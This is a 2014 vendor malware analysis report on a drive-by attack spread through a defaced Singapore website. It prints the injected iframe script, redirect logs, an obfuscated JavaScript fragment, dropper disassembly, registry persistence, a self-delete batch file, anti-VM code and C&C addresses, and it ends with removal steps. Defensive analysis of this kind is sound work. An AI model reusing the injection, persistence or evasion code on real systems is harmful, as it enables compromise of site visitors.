



Digital
Explorers
Lab.

DEL.SG

Digital Explorers' Laboratory

is focused on helping our customers to gain cyber intelligence, training and competencies to enhance their cyber defence.

Digital Explorers' Lab C.A.S.T.L.E Programme

will assist our customers to build up a robust cyber defence programme.

Singapore Site Targeted Malware Analysis Report

[APT Attack to Singapore's citizens]

1th Aug 2014 – Our APT Detector System detected some serious security threat in Singapore website. This threat was not detected any Anti-Virus Solutions and Security Product. (Because of, it used the newest technology for evasion AV Solutions). Now time(03:42AM) Only 3 AV Solutions detected this malware code.


Index

1. Malware Stub	3
1.1. Exploit Flow	4
1.2. Malware File Info	7
1.3. Route of infection	7
1.4. Analysis Environment	7
1.5. Drop Flow	8
1.6. IP Info.....	9
2. Technical Details	10
2.1. Drop Technique	10
2.2. Auto Start.....	13
2.3. Self-Delete	14
2.4. Anti-Virtual Machine	15
2.5. Malicious Routine.....	15
3. Removal Recommendations.....	16
3.1. Delete File.....	16
3.2. Registry Cleanup	16
3.3. Use of Anti-Virus.....	16
4. Reference.....	16

Confidentiality Agreements

Following document is an analysis report written by NSHC Pte Ltd, it can be shared and distributed without permission, but modifications are forbidden. This report can be found on the following facebook page (<https://www.facebook.com/delsa.story>) managed by NSHC Pte Ltd..

All the analysis report registered on Facebook, including other data, are available as a premium service in the following NSHC Pte Ltd homepage (<http://www.digitalexplorerslab.com/>).



1. Overview

One of famous site in Singapore is now distributing critical malware codes to visitors.

There would be a lot visitor who might be in charge of big international business through this sites. Not only Singapore but also some other countries visitors also might lose their important information through infections.



We worry that it will cause serious damages on international trust of Singapore.

This unknown malware code is very powerful and serious as below.

- 1) The newest attack technique.
- 2) AV Solutions can not detect this threat. (98% can't detected)
- 3) It used various vulnerability code for hard-hit (high risk and serious damaged)
- 4) Spread Quickly infections through International well-known site.

2. Malware Stub

2.1. Exploit Flow

Site (http://www._____.org.sg/) was defaced. And malware code was injected in webpage. Intro web page of http://www._____.org.sg/ loaded java script http://www._____.org.sg/plugins/system/jquery/jquery/jquery-1.8.3.min.js and http://www._____.org.sg/plugins/system/jatypo/jatypo/assets/script.js but, this java script code have a some problem. Web page have a some malicious code in their web page.)

```
</style>
<script src="/plugins/system/jquery/jquery/jquery-1.8.3.min.js" type="text/javascript"></script>
<script src="/plugins/system/jquery/jquery/no_conflict.js" type="text/javascript"></script>
```

Figure 1. jquery-1.8.3.min.js Is inserted in the main page

```
if (!monifica) {^M
document.write('<iframe src="http://drandeosman.hobl.com.au/paradiserasta15.html"
140"></iframe>');^M
```

Figure 2. Be added to the malicious script in jquery-1.8.3.min.js

<http://drandeosman.hobl.com.au/paradiserasta15.html> (Modified periodically by name)
Depending on the specific condition page Show "page spread malicious code exploiting the vulnerability of your system", a blank page, top page

```
Resolving drandeosman.hobl.com.au (drandeosman.hobl.com.au)... 95.85.17.107
Connecting to drandeosman.hobl.com.au (drandeosman.hobl.com.au)[95.85.17.107]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://fagikajetas.friendator.com/38d34ccdrscjo.html [following]
--2014-08-01 18:00:06-- http://fagikajetas.friendator.com/38d34ccdrscjo.html
Resolving fagikajetas.friendator.com (fagikajetas.friendator.com)... 178.79.132.182
Connecting to fagikajetas.friendator.com (fagikajetas.friendator.com)[178.79.132.182]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'paradiserasta15.html'

[<=>] 114,067 58.6KB/s in 1.9s

2014-08-01 18:00:10 (58.6 KB/s) - 'paradiserasta15.html' saved [114067]
```

Figure 3. Malicious page

```

Resolving drandeosman.hobl.com.au (drandeosman.hobl.com.au)... 95.85.17.107
Connecting to drandeosman.hobl.com.au (drandeosman.hobl.com.au)[95.85.17.107]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://ya.ru [following]
--2014-08-01 18:04:19-- http://ya.ru/
Resolving ya.ru (ya.ru)... 213.180.193.3
Connecting to ya.ru (ya.ru)[213.180.193.3]:80... connected.
HTTP request sent, awaiting response... 200 Ok
Length: 9875 (9.6K) [text/html]
Saving to: 'paradiserasta15.html.1'

100%[=====>] 9,875      26.9KB/s  in 0.4s

2014-08-01 18:04:21 (26.9 KB/s) - 'paradiserasta15.html.1' saved [9875/9875]

```

Figure 4. Normal page

```

Resolving drandeosman.hobl.com.au (drandeosman.hobl.com.au)... 95.85.17.107
Connecting to drandeosman.hobl.com.au (drandeosman.hobl.com.au)[95.85.17.107]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://sunamiola.danooct1.info/3e7f2a35ptx.html [following]
--2014-08-01 18:07:24-- http://sunamiola.danooct1.info/3e7f2a35ptx.html
Resolving sunamiola.danooct1.info (sunamiola.danooct1.info)... 178.79.132.182
Connecting to sunamiola.danooct1.info (sunamiola.danooct1.info)[178.79.132.182]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3 [text/html]
Saving to: 'paradiserasta15.html.4'

100%[=====>] 3          ---K/s  in 0s

```

Figure 5. Blank page

```

<script>var Yrfl = "UZ0Pm";var Uneyt = "mkD2aqB";QAYB = this;var h4o = "Hjf";DupysW=function(a){var zL
fwrwg4/g,"");var h7x3tM = "VunQIPA";var NrZ = "e6EWz";};var h5wRfo = "PJvmJ9";zZHq = QAYB["DupysW"]("c
T = "D7iI";var YLYogE = "R6lIu6";YxY8 = QAYB["DupysW"]("s3fwrwg4u3fwrwg4b3fwrwg4s3fwrwg4t3fwrwg4r3fwrw
")("d3fwrwg4o3fwrwg4c3fwrwg4u3fwrwg4m3fwrwg4e3fwrwg4n3fwrwg4t3fwrwg4");var Eyf = "tnmhAQ";ep5b=functi
HRZryd[zZHq](aqi);var Wi6h1 = "GJ0V9xs";};var k0XNS4q = "hna55";pLVP = "EoJZH>Fl[a9pMSD(I/d$.8W3=xBXi7
-CAB|Ly P";var WXG = "PmmSA";i=0;var r5a1 = "uTaMF";v6Lj="75093691~920744312833~145632~5653~322468~755
7443128~33~145632~56~53324134~011156~33290931~52~413941~3445~09~63~76~6133923601115636~3290~5215~68827
5620~45~0963~76~6133~9236~011156363290~34~4509~63~76~61~33~52~83~443353~3228~01~33155334~18~796875~093
3923601~1156~36~329020~5309~070715~533418~7982~5309~3253~451587~79~68~82~3656~3244~36~33~9166~66~0982~
~57~52~17334457~875636~17~28~3483443352~17~8344~33~53~322801~3317~28~34~09~36~3652~17~0936~360990~17~2
578756~3688~0644~33~5332~28013388~86~36~3609~90~88~14~09~325688~8056310025~11~880036360136~17~288234~3
36~20~11~36~0132~0132~9011562032~011332~36~283331~34286392~070928~33~768738~5653~32~52~83~443353~32280
66~5388~880920~36~31~2520~0933~90~20~3256~633215~0920~32~0113323628~33312053~0907071553~797988~88~53~2
3~32~150920~32~01~13~323628~3331~2053~09~07071553~20~3301~18~562990~1156~79~7979~68~3656~3244~36~33~91
53~0133~63323644~5332~01~3641~79~474766~09~20~45~09~637661~3315~5320~53~01336332~3644~53~320136~2011~3
6~8341~797968~36~56~3244~36~33~9160~82~82~53093253~45~15~87~7968~36~56~32~44363391~60~823656~324436~33
8779~68~3656~32~44363391~32~90115601~83~91~87~6624~414433~185683283356~18~41~82~34~28638636~36~09~9052
863~20~36~3125~2009~36~36~203256~6332~1532~452863~20~32~01~13~3236~283331205309~0707~158779~79~82~3428
63244~36~33~9132~45~28~632036~31~25~2063~3236~20~3256633215~32~45~28~63~20~32011332~36~28333120~53~090
77968~36~56~324436339132~4528~632036~3125203344~57~20~3256~6332~15~32~4528~63~20~320113~3236~28~33~312
53~32~28~01~33~15~87~7968365632~44~3633~91~32~45~2863~202863~13~32~36~2833~3115~8779~47~47~15~17~70~18

```

Figure 6. Obfuscated attack code

2.2. Malware File Info

Malware Name	Lpf.exe		
File Size	158,648 Byte	MD5	CFB796B948A655577D532F59CB49954C
Compiled Date	2014.08.01 16:59:35	Etc	N/A

Table 1. File info-1

Malware Name	Lpf.exe		
File Size	73,728 Byte	MD5	ECF447B7AA30CD4084C98BFE812D4622
Compiled Date	2014.07.06 03:20:21	Etc	Sub Process

Table 2. File info-2

Malware Name	[Rnd].exe		
File Size	51,528,928 Byte	MD5	7FBE02B87F8609FF258E2BBB20080A58
Compiled Date	2014.07.06 03:20:21	Etc	N/A

Table 3. File info-3

Malware Name	[Rnd].bat		
File Size	126 Byte	MD5	D0D89E3416AE2128D87F4983358F66B0
Compiled Date	N/A	Etc	Batch file

Table 4. File info-4

2.3. Route of infection

- <http://ykalsa.orang-jenius.net/f/1/1406729760/2814589468/7>
- <http://tarujakesta.mideconsultores.com/f/1/1406859120/1744259011/2>

2.4. Analysis Environment

Index	Description
OS	Windows XP SP3 KOR
Browser	Windows Internet Explorer 8

Table 5. Analysis environment

2.5. Drop Flow

Malware code is load 'svchost.exe' on memory.




Figure 8. Drop flow-1




Figure 9. Drop flow-2

2.6. IP Info

This is C&C Server list. Malware code tried to connect below C&C Server

- **111.121.193.238(CN)**
- **103.15.107.117(HK)**
- **188.190.114.108(UA)**
- **188.165.132.183(ES)**
- **213.155.0.208(UA)**
- **rgtryhbgddtyh.biz(US)**
- **wertdghbyrukl.ch(NL)**

This is a main service port of C&C Server.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-08-01 14:48 UTC
Nmap scan report for wertdghbyrukl.ch (94.75.243.3)
Host is up (0.27s latency).
Not shown: 992 closed ports
PORT      STATE      SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
111/tcp   open      rpcbind
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
443/tcp   open      https
445/tcp   filtered  microsoft-ds
8080/tcp  open      http-proxy
```

Table 6. C&C server port info

3. Technical Details

3.1. Drop Technique

Dropper module allocated memory for using crypted malware code. And then EnumDateFormatsProc (call back functions of EnumDateFormats) refer the allocated memmory for running malware code

```
loc_42220A: global_56(&H43) = 27385
loc_422219: global_56(&H51) = 6877
loc_422228: global_56(&H22B) = -4758
loc_422237: global_56(&H3E0) = 3842
loc_422246: global_56(&H23F) = -31970
loc_422255: global_56(&H214) = -7586
loc_422264: global_56(&H141) = -31759
loc_422273: global_56(&H417) = -25606
loc_422282: global_56(&H490) = 1060
loc_422291: global_56(&H2B7) = -7332
loc_4222A0: global_56(&H9E) = 4885
loc_4222AF: global_56(&H3C0) = -31778
loc_4222BE: global_56(&H163) = -27167
loc_4222CD: global_56(&HBE) = 18979
loc_4222DC: global_56(&H256) = 6959
loc_4222EB: global_56(&H2CB) = 31457
loc_4222FA: global_56(&H247) = 26633
loc_422319: VirtualProtect(global_56(0), &H1000, &H40, 0)
loc_422335: EnumDateFormatsW(global_56(0), 0)
loc_422348: Me.Global.Unload Me
loc_422363: MsgBox 1, 0, var_CC, var_EC, var_10C
loc_422373: Exit Sub
```

Figure 10. EnumDateFormats

EnumDateFormatsProc is decrypted malware code with DWORD Byte decryption.

001B0AE1	836C24 0C 04	SUB DWORD PTR SS:[ESP+0xC], 0x4
001B0AE6	0F6E45 00	MOVD MM0, DWORD PTR SS:[EBP]
001B0AEA	80FF 01	CMP BH, 0x1
001B0AED	38C1	CMP CL, AL
001B0AEF	D1E6	SHL ESI, 1
001B0AF1	9E	SAHF
001B0AF2	9B	WAIT
001B0AF3	0FEFC1	PXOR MM0, MM1
001B0AF6	0F7E45 00	MOVD DWORD PTR SS:[EBP], MM0
001B0AFA	83C5 04	ADD EBP, 0x4
001B0AFD	837C24 0C 00	CMP DWORD PTR SS:[ESP+0xC], 0x0
001B0B02	75 DD	JNZ SHORT 001B0AE1

Figure 11. DWORD Byte decryption

Sub Process code(From Dropper module) used single Byte decryption part.

001B03B8	8B040A	MOV EAX,DWORD PTR DS:[EDX+ECX]
001B03BB	01F3	ADD EBX,ESI
001B03BD	0F6EC0	MOVD MM0,EAX
001B03C0	0F6E0B	MOVD MM1,DWORD PTR DS:[EBX]
001B03C3	0FEFC1	PXOR MM0,MM1
001B03C6	51	PUSH ECX
001B03C7	0F7EC1	MOVD ECX,MM0
001B03CA	88C8	MOV AL,CL
001B03CC	59	POP ECX
001B03CD	29F3	SUB EBX,ESI
001B03CF	83C3 01	ADD EBX,0x1
001B03D2	75 02	JNZ SHORT 001B03D6
001B03D4	89FB	MOV EBX,EDI
001B03D6	89040A	MOV DWORD PTR DS:[EDX+ECX],EAX
001B03D9	83C1 01	ADD ECX,0x1
001B03DC	75 DA	JNZ SHORT 001B03B8

Figure 12. Single Byte decryption

Decrypted code writes some part allocated memory area.

Address	Hex dump	ASCII
016B3800	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?L...J... .
016B3810	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
016B3820	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
016B3830	00 00 00 00 00 00 00 00 00 00 00 00 C8 00 00 00?..
016B3840	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	??L?Th
016B3850	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
016B3860	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
016B3870	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
016B3880	59 22 4F 19 1D 43 21 4A 1D 43 21 4A 1D 43 21 4A	Y"O!C!C!C!C!
016B3890	1D 43 20 4A 6D 43 21 4A DE 4C 7C 4A 12 43 21 4A	C JmC!J? J!C!J
016B38A0	3A 85 5C 4A 1C 43 21 4A 3A 85 4F 4A 06 43 21 4A	:?C!J: J-C!J

Figure 13. Sub dropper process

Creation Sub Process and copy the decrypted code, for modify Context information.

```
CALL to CreateProcessW from 001B045E
ModuleFileName = "C:\Lpf.exe"
CommandLine = ""C:\Lpf.exe""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED|NORMAL_PRIORITY_CLASS
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 016B0048
pProcessInfo = 016B008C
```

Figure 14. Create sub process

Sub Process created drop module and it gave the name as TickCount base.

```
CALL to CreateFileA from Lpf_sub.00407BAA
FileName = "C:\Documents and Settings\Administrator\plmhgohj.exe"
Access = GENERIC_WRITE
ShareMode = 0
pSecurity = NULL
Mode = CREATE_ALWAYS
Attributes = NORMAL
hTemplateFile = NULL
```

Figure 15. Create drop module

Created Malware module is loaded on memory and it's running whole time. If malware code is running, it execute 'Svchost.exe'(Normal file). And it makes their copy on allocated memory.

```
CALL to CreateProcessA from mizedleg.00407909
ModuleFileName = NULL
CommandLine = "svchost.exe"
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 0012FAE4
pProcessInfo = 0012FB30
```

Figure 16. Create 'svchost.exe'

If 'Svchost.exe' is loaded malware thread and malware module is terminated and deleted the list of process.

3.2. Auto Start

Malware module is used below register info.

```
CALL to RegOpenKeyExA from Lpf_sub.0040770F
hKey = HKEY_CURRENT_USER
Subkey = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Reserved = 0x0
Access = KEY_QUERY_VALUE|100
pHandle = 0012FB34
```

Figure 17. Auto start registry

Used Value name is 'MSConfig' From Valuedata, we can realized that malware module's path and file name.

```
CALL to RegSetValueExA from Lpf_sub.00407D21
hKey = 0x44
ValueName = "MSConfig"
Reserved = 0x0
ValueType = REG_SZ
Buffer = 0012FCEC
BufSize = 37 (55.)
```

Figure 18. Registry value name




Figure 19. Auto start reg value

3.3. Self-Delete

It created Self deleted on patch file.

```
CALL to CreateFileA from Lpf_sub.004075E7  
FileName = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3616.bat"  
Access = GENERIC_WRITE  
ShareMode = 0  
pSecurity = NULL  
Mode = CREATE_ALWAYS  
Attributes = 0  
hTemplateFile = NULL
```

Figure 20. Create batch file

Created patch file deleted their dropper module and self.

```
1 @echo off  
2 :next_try  
3 del "C:\Lpf_sub.exe">nul  
4 if exist "C:\Lpf_sub.exe" (  
5 ping 127.0.0.1 >nul  
6 goto next_try  
7 )  
8 del "%0"
```

Figure 21. Self-delete code info

3.4. Anti-Virtual Machine

The determination of whether a VMWare virtual machine is powered by a privileged command of Intel Architecture.

0009729D	52	PUSH EDX
0009729E	51	PUSH ECX
0009729F	53	PUSH EBX
000972A0	B8 68584D56	MOV EAX,0x564D5868
000972A5	BB 00000000	MOV EBX,0x0
000972AA	B9 0A000000	MOV ECX,0xA
000972AF	BA 58560000	MOV EDX,0x5658
000972B4	ED	IN EAX,DX
000972B5	81FB 68584D56	CMP EBX,0x564D5868
000972BB	5B	POP EBX
000972BC	59	POP ECX
000972BD	5A	POP EDX
000972BE	5F	POP EDI
000972BF	C705 68010A00	MOV DWORD PTR DS:[0xA0168],0x1

Figure 22. Bypass VMWare

3.5. Malicious Routine

Malware code running below routine and waiting for C&C Server command.

```
if ( ThreadFlag_40F01F )
{
    CreateThread(0, 0, sub_4037F8, 0, 0, 0);
    WSASStartup(0x1010u, &WSAData);
    sub_40BA7C();
    sub_40BFC9(1, 0);
    sub_4013DA((int)&dword_40F270);
    sub_4062F7();
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_40696E, 0, 0, 0);
    sub_405758();
    sub_40369B();
    sub_409BB6();
    sub_407110();
    Sleep(0xBB8u);
    sub_409F74();
    while ( 1 )
    {
        if ( (!dword_410170 || GetTickCount() - dword_410170 >= 0x493E0) && !sub_40A31C() )
            dword_410170 = GetTickCount();
        Sleep(0x7530u);
    }
}
```

Figure 23. Malicious routine

4. Removal Recommendations

4.1. Delete File

Disable "Hide (recommended) protected operating system files" check the check box in the lower bar of the Windows Explorer folder option and you delete the file after you apply under the path, click on the 'Show hidden files and folders' radio button.

- %USERPROFILE%\[Rnd].exe

4.2. Registry Cleanup

Removes malware related registry using the Windows Registry Editor.

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 - Value Name = MSConfig
 - Value Data = %USERPROFILE%\[Rnd].exe

4.3. Use of Anti-Virus

'Reference. [1] Please proceed to the draw bar inspection system using Anti-Virus' products' that can cure the malware, refer to the 'Virus Total.

5. Reference

[1] VirusTotal - <https://www.virustotal.com/>

6. Contact Info

- Sales : Jaekee Min(Vice President)
- jkmin@nshc.net
- +82-10-9071-2233,
- Singapore Suntec city tower 2, 31F

<http://www.nshc.net/wp/en/>

NSHC homepage : <http://www.nshc.net/wp/en/>
NSHC facebook : <https://www.facebook.com/NSHC.Story>
CEO Profile : [sg.linkedin.com/pub/louis-hur/19/130/873/](https://www.linkedin.com/pub/louis-hur/19/130/873/)

